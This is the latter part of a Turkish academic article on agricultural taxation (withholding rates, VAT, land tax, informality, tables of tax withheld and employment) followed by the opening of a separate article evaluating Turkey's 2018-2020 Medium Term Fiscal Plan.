Stopaj yoluyla tarımsal kazancın vergilendirilmesinde ise tarımsal ürünlerin alış fiyatı üzerinden belirlenen stopaj oranları kadar bir tutar gelir vergisi olarak kesilmekte, diğer kısım çiftçiye ödenmektedir. Stopaj oranları %2 ve %4 olarak uygulanmaktadır. Ürün borsaya kayıtlı ise uygulanan oranlar %1 ve %2 şeklindedir. Kaynakta kesinti yapılmasında çiftçinin gerçek usule tabi olup olmayacağının bir önemi yoktur. Çiftçi gerçek usule tabi olmadığında stopaj nihai vergilendirmedir. Çiftçi her iki yöntemle de vergilendirilirse daha sonra stopaj yoluyla ödenen vergiler beyanname üzerinden hesaplanan gelir vergisinden mahsup edilir.

Tablo 3: Tarımsal Ödemelerden Yapılan Vergi Kesintileri (2002-2016)

Yıllar	91	92	93	94	96	97	Kesilen Toplam Vergi
2002	8.920.592	5.402.423	71.002.166	17.732.034	1.245.556	-	104.562.854
2003	11.591.774	7.437.118	92.250.548	22.021.675	1.981.132	-	137.404.825
2004	20.314.740	12.219.013	137.413.138	32.285.613	5.127.845	-	208.301.713
2005	34.616.392	18.829.506	208.157.884	55.513.852	17.606.671	-	336.573.334
2006	45.903.505	21.999.700	297.785.946	48.770.040	21.709.360	-	439.036.219
2007	58.412.487	28.684.309	364.623.467	54.431.773	47.946.233	-	558.300.726

2008	64.829.79 4	31.346.89 0	353.324.56 6	64.162.89 8	81.842.52 4	-	603.683.58 0
2009	64.073.55 4	27.544.68 4	469.258.20 5	69.039.38 5	79.506.99 4	-	718.666.05 1
2010	88.641.57 7	37.095.11 4	578.394.74 2	76.270.04 9	128.613.2 32	-	919.516.49 6
2011	76.656.01 0	36.620.48 0	709.558.05 5	79.176.50 0	137.131.7 48	-	1.049.224.3 96
2012	96.448.41 9	43.597.52 4	732.114.64 4	78.230.52 8	133.037.8 90	43.539.23 1	1.141.760.9 61
2013	120.075.9 81	45.437.50 6	850.826.12 8	81.565.66 7	39.186.32 0	179.618.6 82	1.328.506.2 47
2014	157.823.1 04	49.706.45 8	929.155.20 5	82.733.78 9	37.830.55 1	243.808.1 12	1.513.217.2 36
2015	166.314.1 81	51.854.24 8	1.140.805.2 00	94.082.03 1	41.232.46 7	254.569.6 45	1.763.346.3 25
2016	160.601.7 86	48.031.60 8	1.159.857.7 41	101.970.5 27	38.711.92 1	287.841.6 18	1.813.165.9 45

* 31.01.2004 tarih ve 25363 sayılı Resmi Gazete’de yayımlanan 5083 sayılı Türkiye Cumhuriyeti Devletinin Para Birimi Hakkında Kanun ile Türk Lirası değerler Yeni Türk Lirasına dönüştürülmüş, birmilyon Türk Lirası (1.000.000 TL) eşittir bir Yeni Türk Lirası (1 YTL) değişim oranı esas alınmaya başlanmış olup tablo hazırlanırken bu husus göz önünde bulundurularak “,” sonraki tutarlar ihmal edilmiştir.

91: Ticaret Borsalarında tescil ettirilerek satın alınan hayvanlar ve bunların mahsulleri ile kara ve su avcılığı mahsulleri için yapılan ödemeler (G.V.K. Md. 94/11-a-i)

92: Ticaret Borsalarında tescil ettirilmeksizin satın alınan hayvanlar ve bunların mahsulleri ile kara ve su avcılığı mahsulleri için yapılan ödemeler (G.V.K. Md. 94/11-a-ii)


93: Ticaret Borsalarında tescil ettirilerek satın alınan diğer zirai mahsuller için yapılan ödemeler (G.V.K. Md. 94/11-b-i)

94: Ticaret Borsalarında tescil ettirilmeksizin satın alınan diğer zirai mahsuller için yapılan ödemeler (G.V.K. Md. 94/11-b-ii)

96: Zirai faaliyet kapsamında ifa edilen diğer hizmetler için yapılan ödemeler (G.V.K. Md. 94/11-c-ii)

97: Destek ödemeleri (G.V.K. Md. 94/11-aii; bii)

Kaynak: <http://www.gib.gov.tr/kurumsal/stratejik-yonetim/faaliyet-raporlari> adresinde yer alan Gelir İdaresi Başkanlığı Yıllık Faaliyet Raporlarından derlenerek tarafımızdan hazırlanmıştır.



- 91:** Ticaret Borsalarında tescil ettirilerek satın alınan hayvanlar ve bunların mahsulleri ile kara ve su avcılığı mahsulleri için yapılan ödemeler (G.V.K. Md. 94/11-a-i)
- 92:** Ticaret Borsalarında tescil ettirilmeksizin satın alınan hayvanlar ve bunların mahsulleri ile kara ve su avcılığı mahsulleri için yapılan ödemeler (G.V.K. Md. 94/11-a-ii)
- 93:** Ticaret Borsalarında tescil ettirilerek satın alınan diğer zirai mahsuller için yapılan ödemeler (G.V.K. Md. 94/11-b-i)
- 94:** Ticaret Borsalarında tescil ettirilmeksizin satın alınan diğer zirai mahsuller için yapılan ödemeler (G.V.K. Md. 94/11-b-ii)
- 96:** Zirai faaliyet kapsamında ifa edilen diğer hizmetler için yapılan ödemeler (G.V.K. Md. 94/11-c-ii)
- 97:** Destek ödemeleri (G.V.K. Md. 94/11-aii; bii)

Şekil 4: Tarımsal Faaliyetler İçin Yapılan Ödemelerden Tevkif Suretiyle Yapılan Vergi Kesintileri (2002-2016)

Kaynak: <http://www.gib.gov.tr/kurumsal/stratejik-yonetim/faaliyet-raporlari> adresinde yer alan Gelir İdaresi Başkanlığı Yıllık Faaliyet Raporlarından derlenerek tarafımızdan hazırlanmıştır.

Gelir vergisi problemlerinin çözülmesinde de temel rol oynayan kayıt tutulmaması probleminin çözümü açısından stopaj uygulaması yerine, gerçek usulde vergilendirmenin yaygınlaştırılması önem arz etmektedir. Ayrıca gerçek usulde de zirai kazançların belirlenmesi konusunda, zirai işletme hesabı esası yerine, her türlü ekonomik analize imkan sağlayan ve denetimi daha kolay olan bilanço esasının benimsenmesi gerekmektedir (Hayran, 2013, pp. 70-71).

A. Tarım Kesimindeki Nüfusun Tükettiği Mal ve Hizmetlerin Vergilendirilmesi

Üretim tüketim zincirinin her aşamasında mal ve hizmetlerin el değişimiyle alınan katma değer vergisi (KDV) vergi indirimine imkan veren bir harcama vergisidir. Vergi sistemimize girdiği 1985 yılından beri sistemde önemli bir yer tutmaktadır. KDV üretimden tüketime kadar her aşamada alınan bir vergi olmasına karşılık, esas ödeyen kesim yani verginin yüklenicisi son tüketicidir. İşletmeler sattıkları mal ve ifa ettikleri hizmet karşılığı tahsil ettikleri KDV'den (Hesaplanan KDV) mal ve hizmet alımlarında ödedikleri KDV'yi (İndirilecek KDV) mahsup ettikten sonra kalan miktarı vergi dairesine yatırmak durumundadırlar. K.D.V.K.'nın 28. maddesine göre KDV'nin oranı vergiye tabi her bir işlem için %10'dur. Ancak Bakanlar Kurulu kararıyla uygulamada KDV oranları %1, %8 ve %18 olarak uygulanmaktadır.

Tarım işletmelerinin KDV konusunda bazı sorunları bulunmaktadır. Tarım dışı sektörlerde, nihai tüketici tarafından karşılandığı için bir maliyet masrafı haline dönüşmeyen KDV, tarımda

üreticiler tarafından karşılanmak zorunda kalmakta ve maliyet masrafına dönüşmektedir. Ağırlıklı olarak stopaj usulüyle vergilendirilen tarım işletmelerinin, diğer sektörlerde faaliyet gösteren işletmeler gibi, hesaplanan ve indirilecek KDV şeklinde mahsup işlemi yapma imkanları bulunmamaktadır. Bu sebeple tarım kesimine yönelik vergi politikaları gözden geçirilerek, tarım kesimi aleyhine işleyen bu durumun düzeltilmesi gerekir (Hayran, 2013, p. 71).

B. Tarım Arazisinin Vergilendirilmesi

Türkiye sınırları içinde bulunan arsa ve araziler Emlak Vergisi Kanunu'na (E.V.K.) göre arazi vergisinin konusunu oluşturmaktadır. Arazi vergisinde belediye ve mücavir alan sınırları dışında kalan araziler, arazi vergisinin konusu dışındadır. Belediye ve mücavir alan sınırları içinde bulunan arazi, arazi vergisinin konusuna girmektedir. Ancak E.V.K.'nın 15. maddesine göre tarımsal araziye yönelik bazı geçici muafıklar getirilmiştir. Bu muafıklar tarımsal arazinin amaç dışı kullanımını engelleyebilmek amacına yönelik olup şu şekildedir.

- Toprak ve topoğrafik özellikleri ve erozyon gibi sınırlayıcı faktörler sebebiyle kültür bitkilerinin yetişmelerini engelleyen araziden; bataklık, turbiyer, çorak, makilik, çalılık, taşlık ve sair haller dolayısıyla üzerinde tarım yapılamayan sahaların, ıslah tedbirleriyle yeniden tarıma elverişli hale getirilmesinde 10 yıl,
- Teknik, ekonomik ve ekolojik bakımlardan gerekli şartları haiz olan arazide yeniden fidanla dikim veya aşılama veya yeniden yetiştirme suretiyle ağaçlık, meyvalık, bağ ve bahçe meydana getirilmesinde asgari 2 yıl, azami 15 yıl,

süreyle arazi vergisinden muaf tutulmaktadır.

VII. Tarım Kesiminin Vergilendirilmesinde Yaşanan Sorunlar

Tarım sektörünün vergilendirilmesi, bir taraftan maliye politikalarının etkinliğini, diğer taraftan da serbest piyasa düzeninin işlerliğini sağlamada önemli bir yere sahiptir. Ancak tarım kesiminin tam ve düzenli vergilendirilememesi, gelirin tespitinde yaşanan zorluklar birçok sorunu beraberinde getirmektedir. Tarım sektörünün karşı karşıya kaldığı bu sorunlar şunlardır.

A. Kayıt Dışı Tarımsal Faaliyetler (Kayıt Dışı Tarım)

Tarım kayıt dışılığın en çok yaşandığı sektördür. Bu sektörde ücretlerin düşük gösterilmesinin oluşturduğu tahribat ve kayıt dışı istihdamın bilançolara ve ülke ekonomisine verdiği zararlar önemli düzeydedir. Kayıt dışılık kurumsallaşmamış işletmelerde kendini göstermektedir. Tarımsal kurumsallaşma ile rekabet gücünü artırmak ve piyasa şartları ile mücadele etmek gerekmektedir. Kayıt dışılık tarım sektörünün sağlıklı gelişiminin en önemli engellerindendir. Kayıt dışı tarım faaliyetleri devletin vergi gelirlerini olumsuz etkilemektedir.

Tarım sektöründe kayıt dışı istihdamın oranı %80'lerin üzerindedir. 2017 Kasım döneminde Türkiye genelinde 15 ve daha yukarı yaştakilerde işsiz sayısı geçen yılın aynı dönemine göre 440 bin kişi azalarak 3 milyon 275 bin kişi olmuş, işsizlik oranı ise 1,8 puanlık azalış ile %10,3 seviyelerinde gerçekleşmiştir. Aynı dönemde tarım dışı işsizlik oranı 2,1 puanlık azalış ile %12,2 oldu. Bu dönemde, tarım sektöründe çalışan sayısı 244 bin, tarım dışı sektörlerde çalışan sayısı 1 milyon 205 bin kişi artmıştır (TÜİK, 2018).

Tablo 4: İstihdam Edilenlerin Yıllara Göre İktisadi Faaliyet Kolları ve Dağılımı (Bin kişi)

Yıllar	Tarım	(%)	Sanayi	(%)	İnşaat	(%)	Hizmetler	(%)	Toplam
2010	5 084	23,3	4 615	21,1	1 434	6,6	1 434	49,1	21.858
2011	5 412	23,3	4 842	21,1	1 680	7,2	1 680	48,7	23 266
2012	5 301	22,1	4 903	20,5	1 717	7,2	1 717	50,2	23 937
2013	5 204	21,2	5 101	20,7	1 768	7,2	1 768	50,9	24 601
2014	5 470	21,1	5 316	20,5	1 912	7,4	1 912	51,0	25 933
2015	5 483	20,6	5 332	20,0	1 914	7,2	1 914	52,2	26 621
2016	5.305	19,5	5.296	19,5	1.987	7,3	14.617	53,7	27.205
2017 Kasım	5.297	18,6	5.470	19,2	2.168	7,6	15.580	54,6	28.515

Kaynak: <http://www.tuik.gov.tr/UstMenu.do?metod=temelist>, adresinde yer alan TÜİK işgücü istatistiklerinden yararlanılarak tarafımızdan hazırlanmıştır.

Tablo 4’ görüldüğü üzere 2017 yılının Kasım ayı itibarıyla istihdam edilenlerin %18,6’sı tarım, %19,2’si sanayi, %7,6’sı inşaat, %54,6’sı ise hizmetler sektöründe yer almıştır.

B. Vergi Toplamının Maliyeti

Tarım kesiminde kayıt dışı işletmelerin yaygın oluşu ve sektörün genellikle küçük ölçekli işletmelerden meydana gelmesi vergi toplamının maliyetini yükseltmektedir.

Tarımı vergilendirmenin devlete olan maliyeti yüksek olduğu gibi mükellefe olan maliyeti de yüksektir. Tarımda maliyeti oluşturan unsurlar zirai işletmede maliyeti oluşturan giderler olarak ifade edilmekte ve 5 ana sınıfa ayrılmaktadır. Bunlar;

- Arazi kirası,
- İşçilik giderleri,
- Cari giderler,
- Amortismanlar,
- Faiz’dir.

Arazi, makine işgücü giderleri yanında girdi maliyetleri tarımsal üretim maliyetlerini etkilemektedir. Mazot, gübre, ilaç ve tohumun toplam maliyet içindeki payı yüksektir. Zirai alandaki üretimin her aşamasında kullanılan mazotun toplam maliyet içindeki payının azaltılması halinde maliyet de azaltılabilir (Adıyaman & Günay, 2008, pp. 108-109).

C. Vergi Bilincinin Yetersizliği

Tarım kesiminde eğitim seviyesinin düşük olması vergileme açısından devletle mükellef arasında sağlıklı bir borç alacak ilişkisi tesis edilmesine engel olmaktadır. Tarım sektöründe vergiye uyum önemlidir. Zirai faaliyette bulunan çiftçilerin öz tüketim harici ürünlerinin kayda alınması, tarımsal desteklerin artırılması gerekmektedir.

D. Yetersiz Kayıt Düzeni

Tarım kesiminde mükelleflerin vergi sistemi hakkında yeterli bilgiye sahip olmaması, mükellef bilgi sahibi olsa bile vergi idaresinin kullanımına yönelik yeterli kayıt tutulmaması nedeniyle sağlıklı bir idare-mükellef ilişkisinden söz edilemez. Türkiye’de diğer sektörlerde olduğu gibi tarım sektöründe de işletmelerin muhasebe kayıtları büyük ölçüde vergi mevzuatından kaynaklanan nedenlerle tutulmaktadır. Ancak muhasebe uygulamaları pek gelişmemiştir. Zira tarım işletmelerinin küçük aile işletmesi olması, işletmelerin büyük kısmının vergiden muaf tutulması tarım işletmelerinin muhasebeyi vergi hesaplama etkinliği olarak görmesidir (Dalagan, 2015).

E. Rekabet Gücünün Az Olması

Türkiye'nin tarımda söz sahibi olup rekabet edebilir düzeye erişebilmesi için sektörde devam eden yapısal sorunların çözülmesi, tarımsal üretim ve ticaret politikalarının güçlendirilmesi, tarımsal işçilerin sorunlarının giderilmesi önemlidir. Tarımın sürdürülebilir rekabet gücü üretim girdilerinin fiyatlarını azaltma ve yüksek üretim ile telafi edilebilir.

F. Küçük ve Dağınık İşletmelerin Ölçülememesi

Tarımsal işletmelerin belirli bir yerde toplanmayıp tüm coğrafyaya yayılması vergilendirmede bazı sorunlara yol açmaktadır. Dağınık işletmeler ölçümlenebilirliği zorlaştırmakla beraber vergi idaresi ile iletişim ilişkilerinin kalitesini azaltmaktadır. Tarım kesimindeki 18.336 köy ve bunlara bağlı 23.946 mezra, mahalle gibi yerleşim birimleri kazanç tespitini ve vergilendirmeyi zorlaştırmaktadır (T.C. İçişleri Bakanlığı, 2018).

Arazi parçalılığı ve işletmelerin küçük ölçekli olması verimliliği azaltmaktadır. Bu nedenle kırsal bölgelerin kalkınmasında küçük, dağınık ve parçalı parsellerin toplulaştırılması ve işletme ölçeğinin büyütülmesi yeterli değildir. Aynı zamanda eğitim, sağlık, içme suyu ve kanalizasyon gibi alt yapı projeleri ve entegre kırsal kalkınma projeleri ile desteklenmesi gerekir (Yıldırım, 2015).

G. Plansız Üretim

Ülkemizde hangi ürünün ne kadar üretileceği ve buna bağlı gelir tahminlerinin yapılamaması önemli bir sorundur. Fiyat odaklı üretim üreticiye zarar vermektedir. Bir önceki sezonda iyi fiyatlara ürüne yönelen üretici bir sonraki sezon arz-talep dengesizliği nedeniyle gelir kaybına uğrayabilir ve hatta zarar edebilir. Bu idari açıdan vergisel anlamda da gelir kaybı demektir.

H. Vergi İdaresi – Mükellef İletişimindeki Zayıflık

Tarım kesiminde idare-mükellef ilişkileri zayıftır. İnternet ve tüm telekomünikasyon imkanları olmasına karşılık tarım sektöründe gelişen imkanlardan tam anlamıyla yararlanılamamaktadır. Günümüzde vergi idaresi ile iletişim ve internet ilişkisi, elektronik imkanlar kullanma eğilimi tarım sektörü için yaygın bir yöntem olmanın çok uzağındadır.

I. Tarımsal Nüfusun Siyasi Etkileşimi

Tarımın siyasi tercihlerden etkilenmesi bu sektördeki yapısal dönüşümün ertelenmesine neden olmaktadır. Türkiye'de tarım kesimi dönem dönem vergi dışı tutulmuştur. Tarım kesiminde nüfusun tamamını mükellef durumuna sokacak bir vergilendirme politikası izlemek siyasi oy endişesi kaygısıyla pek mümkün olmamaktadır. Çünkü nüfusun tamamını vergilendirmek tepkisel hareketlere yol açabilecek ve bunun siyasi yansımaları olacaktır. Siyasi otorite bu riski göze almak istemez ve tarımsal nüfusun tamamını vergi mükellefi kimliği ile vergilendirmede isteksiz davranır.

J. Doğal Afetlerin Tehdit Oluşturması

Doğal afetler, tüm ülkelerde görülebilen ve önlenmesi mümkün olmayan doğal olaylardır. Tarımsal üretim açık havada yapıldığı ve doğal koşullara bağlı olduğu için doğal afetler her zaman tarımsal üretimi tehdit etmektedir. Doğal afetlerin görüldüğü dönemlerde ürün kayıplarının artması ve üretici gelirlerinin azalması üretimin devamlılığı açısından önemli bir risktir. Doğal afetlerde düşen üretici gelirlerinin tazmin edilmesi ve zararın tespit edilerek üreticilere ödenmesi devletlerin sıkça başvurduğu tarım politikası araçlarındandır. Afete tabi olan bölgede yapılacak hasar tespit çalışmaları sonucunda üreticilerin elde edecekleri gelirin kendilerine ödenmesi sağlanabilmektedir (Gaytancıoğlu, 2009, p. 50).

Doğal afetler nedeniyle varlıklarının en az üçte birini kaybeden mükelleflerin bu doğal afetin zarar verdiği mal varlığı ile ilgili vergi borçlarının terkinin söz konusu olmasıdır.

SONUÇ VE ÖNERİLER

Ülkemizde tarım kesimi önemli bir vergi potansiyeline sahiptir. Ancak tarım kesiminin büyük ölçüde kayıt dışı kalması bu potansiyelin kullanılamamasına neden olmaktadır. Tarımsal vergilendirmede stopaj yönteminin yaygınlığı tarımsal işletmelerin kayıt tutma olayını azaltmaktadır. Tarımsal kazancın vergilendirilmesinde;

- Tarımda vergilendirmenin stopaj vergisiyle sınırlı kalması vergilendirmenin asgari düzeyde tutulmasına neden olmuştur. Tarımsal işletmelerin hepsinin gerçek usulde vergilendirilmesine imkan tanınmalıdır.
- Tarım sektöründe küçük aile işletmeciliğinin yaygın olması muhasebe kayıtlarının tutulmasını olumsuz etkilemektedir. Çiftçilerin bilinçlendirilmesi, vergi mevzuatı ve uygulamaları konusunda desteklenmesi gerekir.
- Tarım işletmelerinde sağlıklı kayıt tutulmaması sektörde elde edilen gelirin doğru tespit edilmesini engellemektedir. Bu nedenle çiftçilerin kayıt tutmaları özendirilmeli ve tutmayanlara cezai yaptırımlar etkin bir şekilde uygulanmalıdır.
- Tarım kesiminde uygulanacak politikalar gerçekçi olarak tespit edilememiş ve uygulanamamıştır. Tarımsal üretimi ve üreticiyi kavrayacak ve kapsayacak bir vergilendirme rejiminin uygulanması gerekmektedir.

Türkiye’de tarımın vergilendirilmesinde izlenen vergisel politikalar günümüze dek tarımsal üretimin kavranmasına ve arzulanan düzeyde sermaye birikiminin gerçekleştirilmesine hizmet edememiştir. Bu nedenle tarımsal üretimin iktisadi kalkınmanın hızlı ve adil bir şekilde gerçekleşmesini sağlayacak şekilde vergilendirilmesi gerekli ve önemlidir.

KAYNAKÇA

- Adıyaman, A. & Günay, S. (2008). Türkiye’de Yüksek Tarım Maliyeti Sorununun Çözümünde Biyodizelin Yeri. *Doğu Coğrafya Dergisi*, 13(19), pp. 105-122.
- Anon., (2016). <http://www.tarimsalistatistik.com/>. 12 Şubat 2018 tarihinde <http://www.tarimsalistatistik.com/tr-TR/tarim-alani-ve-istihdam> adresinden alındı.
- Anon., (2017). *Tarımın Türkiye Ekonomisindeki Yeri ve Önemi*. 3 Şubat 2018 tarihinde <http://www.derszamani.net/tarimin-turkiye-ekonomisindeki-yeri-ve-onemi.html> adresinden alındı.
- Ceyhan, A. & Tik, C. (2014, Kasım). Zirai Kazançların Vergilendirilmesi. *Lebib Yalkın Mevzuat Dergisi*, (131). 3 Şubat 2018 tarihinde <http://www.lebibyalkin.com.tr/mevzuat/diger/makale/zirai-kazanclarin-vergilendirilmesi.html>, adresinden alındı.
- Dalagan, K., (2015). Tarımda Vergilendirme Uygulamaları ve Muhasebeleştirilmesi, 3 Şubat 2018 tarihinde <https://prezi.com/4vtp00l95kb/tarimda-vergilendirme-uygulamaları-ve-muhasebeleştirilmesi/> adresinden alındı.
- Doğan, A. (2009). Ekonomik Gelişme Sürecine Tarımın Katkısı: Türkiye Örneği. *SÜ İİBF Sosyal ve Ekonomik Araştırmalar Dergisi*, 9(17), pp. 365-392.
- Gaytancıoğlu, O. (2009). *Türkiye’de ve Dünya’da Tarımsal Destekleme Politikası*. Yayın No: 2009-14. İstanbul: İstanbul Ticaret Odası Yayınları Sektörel Yayınlar.
- Hayran, S. (2013). Türkiye’de Tarımın Vergilendirilmesi. *İğdır Üniversitesi Fen Bilimleri Enstitüsü Dergisi*, 3(1), pp. 69-72.
- Odak, S., (2001, Temmuz-Ağustos-Eylül). Zirai Kazançlar. *Mali Çözüm Dergisi*, pp. 167-174.
- T.C. Gıda, Tarım ve Hayvancılık Bakanlığı (2017). 12 Şubat 2018 tarihinde https://www.tarim.gov.tr/Belgeler/ButceSunumlari/ButceSunumu_2018.pdf adresinden alındı.
- T.C. İçişleri Bakanlığı (2018). <https://www.e-icisleri.gov.tr/>. 10 Şubat 2018 tarihinde <https://www.e-icisleri.gov.tr/Anasayfa/MulkiIdariBolumleri.aspx>, adresinden alındı.
- TMO Ansiklopedik Sözlüğü (2018). 3 Şubat 2018 tarihinde <http://www.tmo.gov.tr/Upload/Document/yayinlar/tmoansiklopediksozluk.pdf> adresinden alındı.
- TÜİK (2018). *Türkiye İstatistik Kurumu İşgücü İstatistikleri*. 18 Şubat 2018 tarihinde <http://www.tuik.gov.tr/PreHaberBultenleri.do?id=27687> adresinden alındı.
- Yıldırım, A. E. (2015). *Tarımda Sorunlar ve Çözüm Önerileri*. 9 Şubat 2018 tarihinde <https://www.dunya.com/kose-yazisi/tarimda-sorunlar-ve-cozum-onerileri/22680> adresinden alındı.

Türkiye’de 2018-2020 Yılları Arası Orta Vadeli Mali Planın Değerlendirilmesi

Haluk EGELİ*

Güngör ÖZCAN**

ÖZ

Orta vadeli mali plan, kamu maliyesinin önemli bir politika aracıdır. Bütçe hazırlık sürecindeki orta vadeli program olan ikinci belgenin bütçe sürecinde yansımasıdır. 5018 sayılı Kanuna göre Orta Vadeli Mali Plan, Orta Vadeli Program ile uyumlu olarak gelecek üç yıla ilişkin toplam gelir ve gider tahminleri ile birlikte borçlanma durumu ile kamu idarelerinin ödenek teklif tavanlarını içeren bir dokümandır. Bu plan ile bütçenin hazırlanması ve uygulanmasında etkinliğin artırılarak mali disiplinin güçlendirilmesi, kamu maliyesi politikası hedeflerinin ana amacıdır. Çok yıllık bütçeleme, temel kaynakları arasında yer almaktadır. Bilindiği üzere çok yıllık bütçeleme; genelde gelecek yıl için hazırlanacak ve meclise gönderilecek bütçe yılı ile takip eden iki yılı kapsayan sürdürülebilir makroekonomik amaçlara hizmet eden bütçelemedir. Çok yıllık bütçeleme orta vadeli plan ile birlikte değerlendirilmektedir. Çok yıllık bütçeleme kaynağı olarak 2018-2020 arası mali planda ekonomik istikrarın korunması, potansiyel büyümenin artırılması, cari açığın sürdürülebilirliği, tasarrufların artırılması ve yatırım teşvikine katkı şeklinde uygulanacaktır. Çalışmada çok yıllık bütçeleme kapsamında orta vadeli mali planın 2018-2020 yılları arası değerlendirilmesi yapılacaktır.

Anahtar Kelimeler: Çok yıllık bütçeleme, orta vadeli mali plan

Jel Kodu: O21, O10.

Evaluation of the Year Between 2018-2020 Medium Term Financial Plan in Turkey

ABSTRACT

The medium-term fiscal plan is an important policy tool for public finance. It is the reflection of the second document, the medium term program in the budget preparation period, in the budget process. According to the Law No. 5018, the Medium Term Fiscal Plan is a document that includes the total income and expenditure estimates for the next three years in line with the Medium Term Program, as well as the borrowing status and appropriation offer ceilings of the public administrations. With this plan, strengthening fiscal discipline by increasing efficiency in the preparation and implementation of the budget is the main objective of public finance policy objectives. It is also one of the main sources of multi-year budgeting. Multi-year budgeting, as is known; is a budget that serves sustainable macroeconomic objectives, usually covering the budget year to be prepared for next year and the parliamentary budget and the following two years. Multi-year budgeting is considered together with the medium-term plan. As a source of multi-year budgeting, the financial plan from 2018-2020 will be applied to protect economic stability, increase potential growth, sustain current account deficit, increase savings, and contribute to investment incentives. This study, Within the scope of multi-year budgeting, the mid-term financial plan will be evaluated between 2018-2020.

Key Words: Multi year budgeting, the medium-term fiscal plan

Jel Codes: O21, O10.

GİRİŞ

Orta vadeli program Kalkınma Bakanlığı tarafından 5018 sayılı Kamu Mali Yönetimi ve Kontrol Kanunu’na göre 3’er yıllık süreler için Türkiye ve dünyadaki ekonomik gelişmeler ışığında hazırlanan programdır. Orta vadeli plan için de temel teşkil etmektedir. 2018-2020 Orta Vadeli Planın temel amaçları makroekonomik istikrarın korunması, beşeri sermaye ve işgücü kalitesinin artırılması, yüksek katma değerli üretimin yaygınlaştırılması, iş ve yatırım ortamının iyileştirilmesi ve kamuda kurumsal kalitenin artırılması yoluyla büyümenin hızlandırılması, istihdamın artırılması ve gelir dağılımının iyileştirilmesidir. Orta Vadeli Mali Plan, Orta Vadeli Program ile uyumlu olmak üzere, gelecek üç yıla ilişkin toplam gelir ve gider tahminleri ile birlikte amaçlanan açık ve borçlanma durumu ile kamu idarelerinin ödenek teklif tavanlarını içeren bir belgedir. Çalışmada orta vadeli programın tanımı, dünya ve ülkemizdeki gelişmeler ışığında 2018-2020 orta vadeli program ve planın esasları ve unsurları ile merkezi yönetim bütçesinin gider, gelir ve borçlanma yönüyle değerlendirilmesi yapılacaktır.

I. ORTA VADELİ PROGRAM

Orta Vadeli Program (OVP), kamu politikaları ve uygulamalarını Kalkınma Planında yer alan politika ve önceliklere göre belirterek bütçe sürecini başlatan ve kaynak tahsislerini yönlendiren bir programlama aracı olarak ifade edilebilir. 5018 sayılı Kamu Mali Yönetimi ve Kontrol Kanunu’na

* Prof. Dr., Dokuz Eylül Üniversitesi, İ.İ.B.F., Maliye Bölümü Öğretim Üyesi

** Dr. Öğr. Üyesi, Manisa Celal Bayar Üniversitesi, Salihli İ.İ.B.F. Maliye Bölümü

göre Kalkınma Bakanlığı tarafından her sene için üç yıllık bir perspektifle hazırlanan yapılan kontroller sonucu Bakanlar Kurulu Kararıyla resmi gazetede yayınlanan OVP, Orta Vadeli Mali Plan için temel teşkil etmekte olup bütçe ve Yıllık Programda detaylandırılan bir politika çerçevesi çizmektedir. OVP, Hükümetin Program döneminde önemsedığı hedef ve önceliklerin yanı sıra makroekonomik hedefleri, öncelikli politikaları ve tedbirleri kapsamakta olup, böylece kamu ve özel kesim için öngörülebilirliği yükselten bir yol haritası niteliği taşımaktadır. OVP'nin amaç ve öncelikleri, Program dönemi boyunca kamu kurumlarının bütçelerinin hazırlanmasında, kanuni ve idari düzenlemelerin gerçekleştirilmesinde, karar alma ve uygulama süreçlerinde belirleyici olmaktadır. (Türkiye Cumhuriyeti Kalkınma Bakanlığı, 2017: 1)

Dinamik bir yapı gösteren ve üç yıllık görüşle hazırlanan OVP, yıllık uygulamaların sonuçları ve genel şartlardaki değişimler dikkate alınarak, her yıl tekrar hazırlanmaktadır. Bu kapsamda, Program uygulamaları ile OVP'yi etkileyebilecek dışsal gelişmeler etkili bir şekilde izlenecek ve değerlendirilecektir. Programda yer alan hedef ve öncelikler bakımından uygulamanın izlenmesi, değerlendirilmesi ve Bakanlar Kuruluna bilgi sunulmasından Kalkınma Bakanlığı sorumludur. Orta Vadeli Program İçeriği genel hatlarıyla aşağıda belirtilmiştir: (Vergi Dosyası, 2017: 1)

- Kamu ve özel kesim için öngörülebilirliği yükseltecek bir yol haritası niteliğindedir.
- Çeşitli alanlarda birbirleriyle tutarlı bir amaç, politika ve öncelikler seti göstermektedir.
- Makro politikaların yanı sıra, temel gelişme eksenlerini ve ana sektörleri kapsamaktadır.
- Uzun vadeli amaçlara katkıda bulunacak şekilde, üç yıllık dönemde üzerinde yoğunlaşacak öncelikleri belirtir.
- Uygulamaların sonuçları ve genel şartlardaki değişimler dikkate alınarak, her yıl yenilenecek dinamik bir yapıya sahiptir.
- Üç yıllık perspektifle hazırlanır.

II. 2018-2020 ORTA VADELİ PROGRAMA ESAS EKONOMİK GELİŞMELER

Bu programın detaylarını açıklamadan önce dünyada ve ülkemizdeki bu program öncesi makroekonomik gelişmeler üzerinde durulmasında program içeriği ile uyumlu fayda bulunmaktadır.

A. Dünya Ekonomisindeki Gelişmeler

OVP (2018-2020) Onuncu Kalkınma Planı esaslarıyla uyumlu olarak meydana getirilmiştir. İlk uygulama yılı olan 2018 yılının, On Birinci Kalkınma Planının (2019-2023) temel yılı olması dolayısıyla OVP, yeni Plan dönemine geçiş süreci için de önemlidir. OVP'de küresel ve ulusal ekonomideki gelişmeler analiz edilmekte, bu analizler çerçevesinde Programın hedefleri ile büyüme ve istihdam odaklı alanlarda izlenecek politikalar ve bu politikaları hayata geçirecek somut tedbirlerden öncelikli olanlar belirtilmektedir. Aşağıda dünya ekonomisindeki gelişmeler kısaca belirtilecektir. (Türkiye Cumhuriyeti Kalkınma Bakanlığı, 2017: 1-7)

- 2016 yılının son 6 ayından itibaren toparlanmakta olan küresel ekonomik faaliyetler, özellikle gelişmiş ülkelerdeki güçlenen büyüme görünümü ile yukarı yönlü seyretmektedir.
- Küresel kriz sonrasında hız kaybeden ve 2016 yılında yüzde 2,3 ile en düşük artış seviyesini gören dünya ticaret hacminin, 2017'de yüzde 4,0, 2018'de ise yüzde 3,9 oranında artması tahminlenmektedir.
- Brent tipi ham petrol fiyatlarının 2017 yılının son çeyreğinde 50-55 dolar bandında olacağı tahminlenmektedir.
- Küresel ekonomik görünüm olumlu bir seyir izlemekte olsa da negatif yönlü bir takım risklere sahiptir.
- Gelişmiş ekonomilerde büyüme, artma eğiliminde olmakla birlikte kriz öncesi seviyelerin altında seyretmektedir.
- Gelişmiş ekonomiler için 2017 yılında yüzde 2'lik bir büyüme oranı tahminlenmektedir. Gelişmekte olan ülkeler için büyümenin 2017 yılında yüzde 4,6 olması beklenmektedir.
- ABD ekonomisinin 2017 yılında yüzde 2,1 oranında büyüyeceği tahminlenmektedir.

